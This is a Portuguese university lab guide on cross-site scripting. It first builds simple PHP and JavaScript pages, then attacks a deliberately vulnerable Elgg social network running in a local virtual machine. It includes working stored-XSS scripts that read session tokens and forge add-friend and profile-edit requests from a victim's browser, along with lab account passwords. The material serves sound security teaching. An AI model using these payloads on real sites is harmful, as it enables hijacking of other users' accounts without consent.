Academia de Ciências Sociais e Tecnologias

INSTITUTO DE ESTUDOS AVANÇADOS EM CIÊNCIAS,
ENGENHARIA E TECNOLOGIAS

SEGURANÇA DE SOFTWARE

Mestrado em Engenharia de Segurança de Redes de Computadores

Guia de Laboratório II

Ataques Cross-Site Scripting

Julho 2019

Nuno Santos

nuno.m.santos@tecnico.ulisboa.pt

Introdução

Neste segundo guia de laboratório iremos estudar uma outra classe de vulnerabilidades muito prevalentes em aplicações web e que permitem a realização de ataques denominados *cross-site scripting* (XSS). Estes ataques são muito frequentemente utilizados para fins maliciosos, nomeadamente acesso ou modificação a informação confidencial por parte de atacantes, e visa o acesso a dados mantidos por aplicações web. Neste guia, temos por objectivo, compreender em que consistem estas vulnerabilidades, e aprender como efectuar esses ataques.

Assim, iremos realizar um conjunto de tarefas experimentais considerando aplicações web implementadas nas linguagens HTML, PHP, e JavaScript. A primeira tarefa irá introduzir-nos a como a componente lógica destas aplicações web são implementadas. Este conhecimento é fundamental para compreender como é que um ataque XSS pode ser efectuado. Na segunda tarefa iremos realizar ataques XSS tendo por base uma aplicação web exemplo de redes sociais que tem vulnerabilidades. Cada tarefa está dimensionada para ser realizada em duas horas e inclui um conjunto de exercícios práticos.

Contents

1 Tarefa 1: Introdução a Aplicações Web

Para perceber como funcionam os ataques XSS, precisamos em primeiro lugar ser introduzidos ao funcionamento das aplicações web modernas, as quais são constituídas por vários componentes distribuídos e implementadas utilizando várias linguagens de programação diferentes. Nesta primeira tarefa, seremos introduzidos às principais tecnologias que estão na base dessas mesmas aplicações e implementaremos um conjunto de aplicações web simples que têm por objectivo demonstrar essas mesmas tecnologias.

1.1 Componente Lógica de uma Aplicação Web

A Figura 1 representa a arquitectura geral de uma aplicação web moderna. A lógica da aplicação está dividida em duas parte. Uma parte corre no browser e serve de interface com o utilizador; é chamada tipicamente o *frontend*. A outra parte corre no servidor web aplicacional e serve para processar os pedidos enviados pelo cliente; é denominada por *backend*. A lógica aplicacional no servidor por sua vez utiliza uma base de dados que tem por objectivo armazenar o estado da aplicação de forma pesistente.



Figure 1: Arquitectura de uma aplicação web, em que uma base de dados SQL guarda estado persistente.

Nesta primeira tarefa, iremos focar-nos sobre a lógica das aplicações web e em especial nas tecnologias usadas frequentemente para a sua implementação: para o backend a linguagem PHP, e para o frontend as linguagens HTML e JavaScript e APIs como o AJAX. Estas são as principais linguagens envolvidas nos ataques XSS. Falaremos sobre as bases de dados quando tratarmos sobre SQL injection.

1.2 Aplicação Web Básica Usando PHP e HTML

Comecemos por implementar uma primeira aplicação web muito simples que nos permitirá demonstrar duas das suas tecnologias base: PHP e HTML.

Passo 1. Localização do código. O código de uma aplicação web é instalado no servidor web aplicacional. Esse servidor, assim que receber pedidos HTTP directionados para aquela aplicação específica, automaticamente chama o código da aplicação que processa o pedido e envia uma resposta. Esta resposta consiste numa página web que browser irá interpretar. A nossa primeira aplicação web vai estar localizada no servidor, na pasta `/var/www/Example` e depois será acedida através do browser no endereço: `http://www.example.com`. No nosso ambiente de teste, o URL `www.example.com` aponta para o IP local (127.0.0.1) da máquina virtual, local onde estamos a correr o servidor web (apache). Também iremos fazer os pedidos a partir de um browser a correr dentro da máquina virtual. Para configurar a localização na nossa aplicação precisamos fazer quatro operações:

1. *Criar pasta para o código.* Execute o comando seguinte para criar a pasta onde ficará o código da nossa primeira aplicação: `/var/www/Example` (password: `dees`).

```
$ sudo mkdir -p /var/www/Example
$ sudo chown -R seed /var/www/Example
```

2. *Configurar o DNS.* Vamos configurar o sistema de resolução de nomes DNS para que o endereço `www.example.com` aponte para a máquina local. Para isso, precisa acrescentar a seguinte linha ao ficheiro `/etc/hosts` (para poder alterar o ficheiro, precisa abrir o editor com `sudo`):

```
127.0.0.1      www.example.com
```

3. *Configurar o Apache.* O Apache é o software que implementa o servidor web. Precisamos indicar ao Apache qual a pasta onde está localizada a aplicação web responsável por servir os pedidos para o site `http://www.example.com`. Para este fim, precisa editar o ficheiro `/etc/apache2/sites-available/000-default.conf` e acrescente o seguinte bloco de texto:

```
<VirtualHost *:80>
    ServerName http://www.example.com
    DocumentRoot /var/www/Example
</VirtualHost>
```

   Depois disso, correr o comando seguinte por forma a que o Apache carrege as novas configurações:

```
sudo service apache2 restart
```

4. *Testar.* Para testar se está tudo bem, crie um ficheiro `index.html` na pasta `/var/www/Example`. Nesse ficheiro escreva a cadeia de caracteres "`Ola mundo!`". Em seguida, abra o Firefox, e aceda a: `http://www.example.com`. Deve aparecer a mensagem que escreveu no ficheiro.

Passo 2. Escrever o código da aplicação. Vamos agora escrever o código de uma aplicação web muito simples escrita na linguagem PHP e que envia respostas para o cliente (o browser) na linguagem HTML. Crie um ficheiro na pasta `/var/www/Example` com o nome `hello.php`.

```
1   <!DOCTYPE html>
2   <html>
3   <body>
4
5       <b>Hello world!</b>
6       <p>
7       This is my first web application.
8       <p>
9
10      <?php
11      $date = date('m/d/Y', time());
12      echo "The current date is " . $date . ".";
13      ?>
14
15  </body>
16  </html>
```

Depois de escrever este ficheiro, aceda ao URL: `http://www.example.com/hello.php` e verifique o resultado. Podemos ver simplesmente que esta aplicação gera uma página que contém uma mensagem de texto e informa a data actual. Funciona da seguinte forma.

A estrutura geral do documento está escrita em HTML, linguagem que descreve o formato do documento. Por exemplo, o que se encontra entre e (linha 5) vai aparecer a negrito. Todo o texto escrito em HTML é enviado de forma estática, ou seja, sem ser modificado, para o browser, excepto o que aparece entre <?php e ?> (linhas 10-13). Neste caso, o servidor vai interpretar o que está dentro desses delimitadores como código escrito na linguagem PHP e vai executar esse código. Neste exemplo, o que esse código faz é obter a data actual, e escrever (`echo`) uma mensagem que contém o resultado obtido. Essa mensagem depois vai ser incluída nessa posição dentro da página HTML que vai ser gerada dinamicamente e enviada para o browser. Para ver o resultado do HTML gerado, consulte a página fonte no browser ("*Tools->Web Developer->Page Source*"). Repare na página HTML que chega ao browser:

```
<!DOCTYPE html>
<html>
<body>

    <b>Hello world!</b>
    <p>
    This is my first web application.
    <p>

    The current date is 07/04/2019.
</body>
</html>
```

1.3 Executando Código no Cliente com JavaScript

No examplo anterior vimos que o servidor pode gerar páginas dinamicamente utilizando scripts PHP. É esta funcionalidade que permite implementar aplicações web muito ricas. No entanto, a página que foi enviada para o cliente era estática e consistia apenas num documento HTML que é interpretado e mostrado pelo browser. Por forma a tornar o modelo de aplicações web ainda mais rica, é possível enviar também, embebido na página HTML, código para ser executado no lado do cliente dentro do browser. Este código é escrito normalmente em JavaScript.

Passo 1. Usando JavaScript. Comecemos já com um exemplo que mostra a utilização de JavaScript numa aplicação web. Crie um ficheiro `alert.php` na mesma pasta e inclua o seguinte conteúdo:

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4
5      <b>What date is it?</b>
6      <p>
7      The current date calculated at the client is:
8
9      <script>
10         var today = new Date();
11         var dd = String(today.getDate()).padStart(2, '0');
12         var mm = String(today.getMonth() + 1).padStart(2, '0');
13         var yyyy = today.getFullYear();
14
15         today = mm + '/' + dd + '/' + yyyy;
16         document.write(today);
17     </script>
18     <p>
19
20     <?php
21     $date = date('m/d/Y', time());
22     echo "The current date calculated at the server is:" . $date;
23     ?>
24
25 </body>
26 </html>
```

Essencialmente este exemplo mostra a data actual calculada no servidor e no cliente. O cálculo da data no servidor (linhas 20-23) e é semelhante ao que vimos na primeira aplicação. O cálculo da data no cliente é feita através de um script JavaScript que é embebido na página HTML nas linhas 9-17. Quando o browser interpreta estas linhas, executa este script que faz três coisas: determina o dia, mês, e ano (linhas 11-13), cria uma cadeia de caracteres com esses elementos (linha 15), e escreve a data resultante no documento HTML (linha 16). Naturalmente é possível colocar scripts muito mais complexos.

Passo 2. Aplicações mais sofisticadas. Vemos agora um exemplo que mostra como é que, através de código JavaScript, uma aplicação web pode efectuar multiplos pedidos HTTP ao servidor. Vejamos o seguinte exemplo que permite tentar adivinhar algumas palavras à medida que o utilizador escreve numa entrada de um formulário. Esta aplicação encontra-se em dois ficheiros. No primeiro ficheiro, chamado `input.html`, contém o código do cliente (HTML e JavaScript) que permite ao utilizador escrever um nome na caixa de texto. Este código vai comunicar com um segundo ficheiro, de nome `gethint.php`, que vai enviar sugestões de nome à medida que o utilizador vai escrevendo na caixa de texto. Teste esta aplicação para ver como funciona. Depois, abra o ficheiro `input.html` e identifique qual a região onde se encontra o script JavaScript e onde são feitos os pedidos ao servidor.

1.4 Exercícios

Vamos agora efectuar dois exercícios para consolidar os conhecimentos acquiridos:

Exercício 1. Examine o código do ficheiro `input.html` da aplicação anterior e identifique onde são feitos os pedidos ao servidor. Depois, analize o ficheiro `gethint.php`; altere esse ficheiro de modo a que a aplicação seja também capaz de sugerir o seu nome ao utizador da aplicação.

Exercício 2. Escreva uma aplicação web em que o cliente deve executar o script indicado de seguida. Explique o que fazem estas linhas e teste a aplicação através do browser.

```
<script type="text/javascript">
    alert('Eu vou atacar aplicacoes Web!');
</script>
```

2 Tarefa 2: Ataques XSS

Na primeira tarefa estudámos como funcionam as aplicações web modernas. Aprendemos que a sua implementação depende de vários componentes de software, uns deles que se executam no servidor e outros no cliente. Vimos também que, no lado do cliente, a aplicação pode executar código JavaScript no contexto de páginas HTML carregadas a partir do servidor. Nesta tarefa, vamos ver que esta possibilidade de executar código JavaScript no lado do cliente pode ser usado para fins maliciosos se a aplicação não tiver sido implementada correctamente. Em particular, veremos como é possível efectuar uma categoria de ataques muito frequentes na Web chamados ataques *cross-site scripting*, também abreviados como XSS. Nesta tarefa iremos demonstrar dois desses ataques utilizando por base uma aplicação web exemplo que implementa uma rede social. Esta aplicação tem vulnerabilidades XSS que depois iremos explorar nos nossos ataques. Mas em primeiro lugar, começamos por apresentar essa aplicação web e por identificar em que consiste e onde se encontra essa vulnerabilidade.

2.1 Aplicação Web Exemplo: Uma Rede Social

Como examplo, vamos utilizar uma aplicação web *open source* chamada Elgg[1] que implementa um portal com as funcionalidades semelhantes a uma rede social. Permite aos utilizadores consultar os perfis dos membros, gerirem uma lista de amigos, e trocar mensagens entre eles. Esta aplicação web foi instalada na máquina virtual do laboratório e pode ser acedida através do browser Firefox através do URL: `http://www.xsslabelgg.com`. A aplicação está instalada na pasta `/var/www/XSS/Elgg/`.



Figure 2: Página principal da rede social Elgg.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Figure 3: Utilizadores pre-registados.

Passo 1. Página principal e utilizadores. Quando acedemos à aplicação, a página inicial que os aparece está representada na Figura 2. Esta aplicação já foi pre-configurada com o conjunto de utilizadores listados na Figura 3. Nesta lista pode observar o nome real do utilizador (*User*), o noma da sua conta (*UserName*), e a palavra passe (*Password*) para se autenticar na plataforma.

Passo 2. Funcionalidades suportadas. Para nos tornarmos mais familiares com a aplicação, vamos agora navegar através do site para explorar algumas das suas funcionalidades. Aceda à plataforma como utilizador Boby (consulte a password respectiva na Figura 3). Se a autenticação for bem sucedida, vai observar a página principal do portal do Boby e que está representada na Figura 4. No topo, encontra três ícones que lhe permitem aceder, respectivamente: à página de perfil do utilizador (que mostra informações várias sobre o Boby), à página de amigos (onde é possível ver quais são os membros que pertencem ao círculo de amigos do Boby), e à página de mensagens (que permitem a publicação de novas mensagens na plataforma). Se clicar no menu "*More -> Members*" pode consultar os perfis de todos os utilizadores registados no sistema, independentemente de serem amigos ou não do Boby. A Figura 5

[1] `https://elgg.org/`



Figure 4: Página principal do Boby.



Figure 5: Membros vistos pelo Boby.

mostra os membros vistos pelo Boby. Ao clicar em cada um dos membros, é possível aceder ao perfil público desse mesmo membro.

Passo 3. Adicionar um amigo. Para percebermos melhor como funciona a plataforma, vamos adicionar um amigo ao Boby, por exemplo o Charlie. Clique no perfil do Charlie, e depois pressione no botão "Add Friend". Ao fazer isso, vai aparecer uma mensagem a verde, no topo do ecrã, que o notifica que já é amigo do Boby. Pode confirmar que o Charlie já é amigo do Boby, clicando no segundo ícone do canto superior esquerdo. Pode também reparar que uma mensagem sobre esta nova amizade aparece no painel de actividades recentes na rede social.

Passo 4. Publicar conteúdos visiveis aos amigos. Vamos agora mostrar como é que nesta plataforma um utilizador pode publicar conteúdos que são apenas visíveis para os seus amigos. Por exemplo, ainda como utilizador Boby, adicione uma nova mensagem no seu *blog*. Para isto, no lado direito do ecrã (por baixo da foto miniatura do Boby), clique em "Blogs", e depois no botão "*Add Blog Post*". Escreva uma mensagem, mas não se esqueça de mudar o modo de acesso para "*Friends*". Depois de publicar esta mensagem, pode ver que esta apareceu listada na página principal, separador "*Mine*". Agora, para verificar que esta mensagem pode ser lida apenas pelos amigos, faça logout, e depois aceda à plataforma primeiro como Charlie e depois como Alice. Como o Charlie é amigo do Boby, o primeiro deve ser capaz de ler a mensagem, ao contrário da Alice, que não foi adicionada à lista de amigos do Boby.

2.2 Existência de uma Vulnerabilidade XSS

Agora que já temos ideia de como funciona a plataforms Elgg, vejamos como estão presentes vulnerabilidades que nos irão permitir realizar ataques *cross-site scripting* (XSS). Daremos vários passos sucessivamente até que se torne claro em que consistem estas vulnerabilidades.

Passo 1. Actualizar o perfil do utilizador. Estas vulnerabilidades manifestam-se geralmente em páginas que permitem ao utilizador introduzir texto e enviar esse texto para a aplicação web. Por exemplo, nesta aplicação isso acontece quando queremos alterar o perfil do utilizador. Vejamos primeiro como é que a aplicação implementa essa funcionalidade modificando algumas entradas do perfil do utilizador Alice. Aceda agora à plataforma como este utilizador e depois pressione no ícone no canto superior esquerdo para modificar o perfil da Alice. Depois, pressione o botão "*Edit Profile*" e na janela de texto "About me", escreva um comentário (por exemplo: "`Eu gosto de flores!`") e salve as alterações (botão "*Save*). Como este campo foi salvo com permissões de acesso *public*, então todos os membros da rede social podem ver o seu conteúdo. Verifique isto acedendo como utilizador Boby e verificando que este consegue ler a nova descrição constante no perfil da Alice.

Passo 2. A vulnerabilidade XSS. Estamos agora abilitados para perceber a natureza da vulnerabilidade XSS presente nesta aplicação. Quando actualizamos os campos do perfil do utilizador, o progra-



Figure 6: Esquema geral de um ataque XSS.

mador está a contar que o utilizador vai ser honesto e introduzir apenas texto de acordo com o que é solicitado (por exemplo, no campo "About me" é suposto o utilizador introduzir texto que descreve a própria pessoa). Mas o que acontece se em vez de texto, o utilizador introduzir código JavaScript? Nesse caso, se a aplicação não verifica o texto que foi introduzido, esse código é lido, guardado na base de dados. Depois, quando for consultado por outros utilizadores esse código passa a ser executado no browser desses mesmos utilizadores. Ou seja, é possível injectar código JavaScript a partir da interface web no browser. Façamos a seguinte experiência, repita o Passo 1, mas no campo "About me" escreva agora o código JavaScript seguinte (tenha o cuidado de, na caixa de texto, clicar primeiro no link "Edit HTML"):

```
<script>alert('XSS');</script>
```

Verifique que, imediatamente ao salvar o perfil apareceu uma janela de alerta com a mensagem "`XSS`". Porquê? Com a ajuda da ferramenta de análise do Firefox, oberve o código fonte da página actual que mostra o perfil da Alice. Vai ver que este código aparece ali e foi executado pelo browser. Aceda agora como utilizador Boby e consulte o perfil da Alice. Verifique que a mesma janela de alarme também apareceu na página do Bob. Quer dizer que através desta vulnerabilidade, um utilizador pode enviar código JavaScript malicioso para outro utilizador. Chama-se a isto um ataque *cross-site scripting*. De seguida vamos ver dois ataques XSS mais interessantes que podem explorar esta vulnerabildiade.

2.3 Ataque XSS: Tornar-se Amigo da Vítima

Regra geral, um ataque XSS está representado na Figura 6. Através de uma página vulnerável, o atacante injecta código JavaScript malicioso no site, de tal forma que quando a vítima aceder ao site e descarregar o código injectado, este executa-se no browser da vítima por forma a causar algum dano. Vamos exemplificar um destes ataques tirando partido da vulnerabilidade que descobrimos na secção anterior. O nosso atacante será o utilizador Samy. O seu objectivoé conseguir que as outros utilizadoes o adicionem como amigo, por exemplo, por forma a que o Samy tenha acesso a informações que as vitimas partilhem apenas com os seus respectivos amigos; se o Samy for amigo, então também ele terá esse acesso.

Passo 1. Definir a estratégia. Como executar este ataque? Como vimos no Passo 3 da Secção 2.1, para que um utilizador adicione outro como amigo o procedimento normal é carregar no botão "*Add Friend*" depois de consultar o perfil da pessoa que pretende tornar amigo. Além disso, aprendemos na secção anterior, que a aplicação tem uma vulnerabilidade que nos permite injectar código JavaScript malicioso na página de uma vítima desde que ela consulte o perfil do atacante. Então juntando estes dois factos, a nossa estratégia será criar código JavaScript malicioso capaz de replicar um pedido HTTP semelhante àquele que resulta de carregar no botão "*Add Friend*". Se conseguirmos fazer isso, basta colocar esse código no nosso perfil, e esperar que a vítima visite o nosso perfil: assim que isso acontecer, o código malicioso é descarregado para o browser da vítima e assim efectuar o pedido de amizade.

Passo 2. Efectuar pedido HTTP em JavaScript. Para atingir o nosso objectivo, vamos então ver como é que podemos escrever um script JavaScript capaz de efectuar um pedido HTTP qualquer, sem

agora nos preocuparmos em garantir que esse pedido resultará na adição de um utilizador como amigo. A listagem seguinte mostra a estrutura genérica deste código:

```
1  <script type="text/javascript">
2  window.onload = function () {
3      var Ajax=null;
4      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
5      var token="&__elgg_token="+elgg.security.token.__elgg_token;
6
7      // Construir o pedido HTTP para adicionar Samy como amigo
8      var sendurl=...; // Preencher
9
10     //Cria e envia pedido Ajax para adicionar amigo
11     Ajax=new XMLHttpRequest();
12     Ajax.open("POST",sendurl,true);
13     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
14     Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
15     Ajax.send();
16 }
17 </script>
```

O nosso script é executado sempre que a janela é inicializada, ou seja quando a página é carregada pela vítima. As linhas 4-5 são necessárias para evitar uma defesa implementada pelo servidor e que não iremos aprofundar neste trabalho. Importa, no entanto dizer, que as duas variáveis `ts` e `token` têm que ser enviadas no pedido HTTP. O pedido HTTP em si é criado e efectuado nas linhas 10-15. Na linha 12, a função open usa dois parâmetros que definem qual é o modo do pedido (POST, GET) e qual é o URL que queremos pedir. Para realizar o nosso ataque são estes dois parâmetros que precisamos descobrir pois têm que simular um pedido normal de amizade. Precisamos assim de descobrir qual é o URL que é gerado quando é feito um pedido de amizade normal, para depois replicarmos esse pedido na linha 8.

Passo 3. Investigar pedidos HTTP. Precisamos assim de encontrar uma forma de interceptar o pedido HTTP que é feito quando adicionamos um amigo. Para isto precisamos de instalar uma extensão para o Firefox que permite capturar todos os pedidos HTTP feitos no âmbito de um página. Comece por instalar esta extensão que se chama "HTTP Header Live". No Firefox, vá a "*Tools->Ad-ons*", pesquise a extensão com base no seu nome, e depois instale-a.



Figure 7: Representação da ferramenta HTTP Header Live.

Observe agora a Figura 7 para ver como utilizar a ferramenta. Clique em primeiro lugar no ícon assinalado por 1 para abrir o painel lateral (*sidebar*). Depois, no menu assinalado por 2, seleccione a opção "HTTP Header Live". Na zona assinalada por 3, pode então começar a observar todos os pedidos HTTP que são gerados pela página.

Passo 4. Descobrir pedido HTTP para adição de amigos. Vamos então agora descobrir qual é o pedido HTTP que é gerado quando um utilizador adiciona um novo amigo. Para este fim, active a ferramenta HTTP Header Live. Depois aceda ao site como utilizador Samy, e adicione a Alice como amigo. Esta operação vai gerar um conjunto de pedidos HTTP que vão ser registados pela ferramenta. Ao

efectuar esta operação, consulte o registo dos pedidos HTTP e identifique qual deles foi responsável por submeter o pedido de amizade ao utilizador `Alice` para o servidor. Confirme que esse pedido efectuou um POST, e que o URL gerado foi o seguinte (o URL também pode ser determinado se passar com o rato por cima do botão "*Add friend*").

```
http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1562171695&
    __elgg_token=UV2dbuuKICsJA7_ia08t-w
```

Daqui aprendemos algumas coisas. Primeiro, tudo o que está antes do caracter "?" indica o endereço destino do pedido no servidor. É este endereço que temos que utilizar no nosso script. Depois desse caracter vêm os parâmetros. Dois deles, o `__elgg_ts` e o `__elgg_token`, são enviados pela aplicação e dizem respeito às variáveis que referimos no esqueleto do script malicioso apresentado acima. Finalmente, encontramos um terceiro argumento – `friend` – que identifica qual o utilizador que deve ser adicionado como amigo. Este valor identifica na realidade o número do utilizador. Aprendemos que o identificador da Alice é 44. Temos assim todos os elementos para completarmos o script malicioso.

Passo 5. Efectuar o ataque. Com base no que aprendemos acima temos agora que completar o nosso script JavaScript com a informação que falta, nomeadamente, todos os dados que precisamos para efectuar o pedido de adição de Samy como amigo da vítima. Falta apenas determinar uma coisa: no exemplo acima, o número 44 correspondia ao identificador da Alice. Naquele caso era o Samy que estava a adicionar a Alice como amiga. Mas no nosso ataque é ao contrário: pretendemos que seja a Alice a adicionar o Samy como amigo. Consequentemente, precisamos substituir o identificador da Alice pelo identificador do Samy. Este valor pode ser determinado consultando o código fonte da página de edição do perfil do Samy, e procurando por uma variável `guid` cujo valor é 47. Com esta informação, podemos assim terminar o nosso script malicioso:

```
1  <script type="text/javascript">
2  window.onload = function () {
3      var Ajax=null;
4      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
5      var token="&__elgg_token="+elgg.security.token.__elgg_token;
6
7      // Construir o pedido HTTP para adicionar Samy como amigo
8      var sendurl="http://www.xsslabelgg.com/action/friends/add"
9                  + "?friend=47" + token + ts;
10
11     //Cria e envia pedido Ajax para adicionar amigo
12     Ajax=new XMLHttpRequest();
13     Ajax.open("POST",sendurl,true);
14     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
15     Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
16     Ajax.send();
17 }
18 </script>
```

A única diferença em relação à versão anterior são as linhas 8-9. Repare que estamos a construir o URL exactamente igual ao que extraímos, com a diferença de que o identificador do amigo, ser o identificado do Samy (ou seja 47). Para lançar o ataque, basta então copiar este código (ficheiro `xssfriend.js`) para o campo "About me" do perfil do Samy. (Mais uma vez, não se esqueça de colocar esse campo em modo texto, ou seja clicar no link "Edit HTML" antes de fazer a cópia.) Depois, aceda ao site como Alice e visualize o perfil do Samy. Confirme que, sem fazer nenhuma acção em especial, a Alice se tornou amiga do Samy, permitindo-lhe ter acesso aos conteúdos que partilha apenas com os seus amigos!

2.4 Exercícios

Com base no que aprendemos anteriormente, vamos agora efectuar um exercício para consolidar os conhecimentos.

Exercício 1. Vamos lançar agora um segundo ataque. Através deste ataque, o Samy pretende colocar a frase "SAMY IS MY HERO" no perfil de outros utilizadores sem o consentimento destes últimos. Para lançar este ataque, a ideia agora passa por conseguir enviar um pedido de edição de perfil a partir do browser de outros utilizadores em que vamos colocar a dita mensagem num dos campos. Se pensarmos bem, a abordagem pode ser muito parecida à abordagem seguida no primeiro ataque. A maior diferença é que, enquanto que no ataque anterior o que estava a ser enviado era um pedido para adição de amigo, agora é preciso enviar um pedido de alteração do perfil. Repita assim a abordagem anterior, efectuando as alterações necessárias para que o ataque possa ser bem sucedido e depois considere a seguinte solução:

```
1  <script type="text/javascript">
2  window.onload = function(){
3      //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4      //and Security Token __elgg_token
5      var userName=elgg.session.user.name;
6      var guid="&guid="+elgg.session.user.guid;
7      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8      var token="&__elgg_token="+elgg.security.token.__elgg_token;
9
10     //Construct the content of your url.
11     var sendurl="http://www.xsslabelgg.com/action/profile/edit";
12     var content=userName+guid+token+ts;
13     content+="&description=SAMY+IS+MY+HERO";
14     content+="&accesslevel[description]=2";
15
16     var samyGuid=47;
17
18     if(elgg.session.user.guid!=samyGuid) {
19         //Create and send Ajax request to modify profile
20         var Ajax=null;
21         Ajax=new XMLHttpRequest();
22         Ajax.open("POST",sendurl,true);
23         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
24         Ajax.setRequestHeader("Content-Type",
25             "application/x-www-form-urlencoded");
26         Ajax.send(content);
27     }
28 }
29 </script>
```

a) Verifique que esta solução funciona, mostrando como é que a Alice pode ser contaminada. (Encontra este código no ficheiro `xssprofile.js`.)

b) Explique como determinar o URL a enviar, ou seja, nas linhas 11-14.

c) Qual a função do `if` da linha 18?

3 Para Aprender Mais

Como tarefas opcionais, caso tenha conseguido terminar todas as tarefas anteriores em tempo útil, sugerimos que estude os mecanismos de mitigação de vulnerabilidades que podem ser implementadas na aplicação web do lado do servidor. Remetemos o leitor interessado para o guia de laboratório da SEED Labs[2] para obter mais informações sobre estes mecanismos.

[2] https://seedsecuritylabs.org/Labs_16.04/PDF/Web_XSS_Elgg.pdf